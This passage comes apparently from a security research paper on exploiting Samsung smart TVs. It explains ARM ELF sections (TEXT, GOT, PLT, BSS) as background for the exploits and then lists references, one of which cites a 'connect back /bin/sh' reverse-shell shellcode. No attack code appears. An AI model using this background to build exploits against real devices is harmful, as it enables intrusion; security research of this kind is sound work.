The exploits presented in this chapter are tailored for Samsung STVs, most of which are powered by ARM CPUs. The Linux OS on these devices executes binaries conforming to the common Executable and Linkable Format (ELF) for ARM [2]. An ELF file consists of a header and various sections containing instructions, data, a symbol table, etc.

TEXT The `TEXT` section contains the executable instructions of the program or library. It is usually mapped to memory with read and execute—but not write—permissions. The entire section can be relocated if the contained code is position-independent.

GOT Shared libraries can be loaded to (almost) arbitrary addresses in the virtual address space of a process at runtime. Access to functions and data from other shared libraries (imported symbols) therefore cannot rely on absolute addresses. Instead, the corresponding addresses are resolved and stored in the Global Offset Table (GOT).

PLT A function calls an imported function by jumping into the corresponding function stub in the Procedure Linkage Table (PLT). This function stub loads the resolved absolute address from the GOT to the program counter, i.e., jumps to the imported function. If the address hadn't been resolved previously, the GOT entry contains the address of a resolver function.

BSS The BSS section is typically used for statically allocated variables that are initialized with zero and filled with data during runtime.

References

1. Adobe. Real-time messaging protocol (RTMP) specification. http://www.adobe.com/devnet/rtmp.html.
2. ARM. ELF for the ARM architecture, Nov. 2012. http://infocenter.arm.com/help/topic/com.arm.doc.ihi0044e/IHI0044E_aaelf.pdf.
3. F. Bellard et al. QEMU open source processor emulator. http://www.qemu.org.
4. A. Blanda. Fuzzing the media framework in Android. Presented at the Android Builders Summit, San Jose, USA, Mar. 2015. http://events.linuxfoundation.org/sites/events/files/slides/ABS2015.pdf.
5. J. Bramley. Caches and self-modifying code. Blog post, ARM Connected Community, Feb. 2010. http://community.arm.com/groups/processors/blog/2010/02/17/caches-and-self-modifying-code.
6. S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy. Return-oriented programming without returns. In *Proceedings of the 17th ACM Conference on Computer and Communications Security*, CCS '10, pages 559–572, NY, USA, 2010. ACM.
7. DLNA organization. Digital Living Network Alliance (DLNA). http://www.dlna.org.
8. ETSI. *Hybrid Broadcast Broadband TV (TS 102 796 V1.2.1)*. European Telecommunications Standards Institute, Nov. 2012.
9. FFmpeg. FFmpeg releases. http://ffmpeg.org/releases/.

10. FFmpeg. The libavformat library. http://www.ffmpeg.org/libavformat.html.
11. Google. Android media: Stagefright. http://source.android.com/devices/media.html.
12. Google. Android TV, 2015. http://www.android.com/tv/.
13. HbbTV Association. Hbbtv 2.0 specification. Feb. 2015. https://www.hbbtv.org/pages/about_hbbtv/specification-2.php.
14. T. Klein. *A Bug Hunter's Diary. A Guided Tour Through the Wilds of Software Security*. No Starch Press, 1st edition, Nov. 2011.
15. N. Klopfenstein. Linux/ARM – connect back /bin/sh. http://shell-storm.org/shellcode/files/shellcode-754.php.
16. S. Krahmer. x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique, 2005. http://users.suse.com/~krahmer/no-nx.pdf.
17. LG. Opensource code distribution. http://opensource.lge.com/osSch/list?types=ALL&search=8609.
18. Linux kernel documentation. SECure COMPuting with filters. https://www.kernel.org/doc/Documentation/prctl/seccomp_filter.txt.
19. Linux Programmer's Manual. backtrace – support for application self-debugging (BACKTRACE(3)). http://man7.org/linux/man-pages/man3/backtrace.3.html.
20. H. Ma and G. Qiuying. Design of functions in Smart TV: A survey study of user acceptance on Smart TV functions, 2014. http://www.diva-portal.org/smash/get/diva2:743729/FULLTEXT01.pdf.
21. M. Melanson. 4xm format. MultimediaWiki, Dec. 2003. http://wiki.multimedia.cx/index.php?title=4xm_Format.
22. B. Michéle and A. Karpow. Watch and be watched: Compromising all Smart TV generations. In *Proceedings of the 11th Consumer Communications and Networking Conference (CCNC)*, pages 351–356. IEEE, Jan. 2014.
23. Microsoft. Microsoft media server (MMS) protocol. https://msdn.microsoft.com/en-us/library/cc234711.aspx.
24. H. Schmundt. Smart-TV. Glotze glotzt zurück. *Der Spiegel*, 8/2014. http://www.spiegel.de/spiegel/print/d-125080841.html.
25. H. Schulzrinne, S. Casner, R. Frederick, and V. Jacobson. RTP: A transport protocol for real-time applications, July 2003. RFC3550.
26. Sony. Source code distribution service, R4 series. http://oss.sony.net/Products/Linux/TV/KDL-40R483B.html.
27. Sony. Source code distribution service, W series. http://oss.sony.net/Products/Linux/TV/KDL-32W705B.html.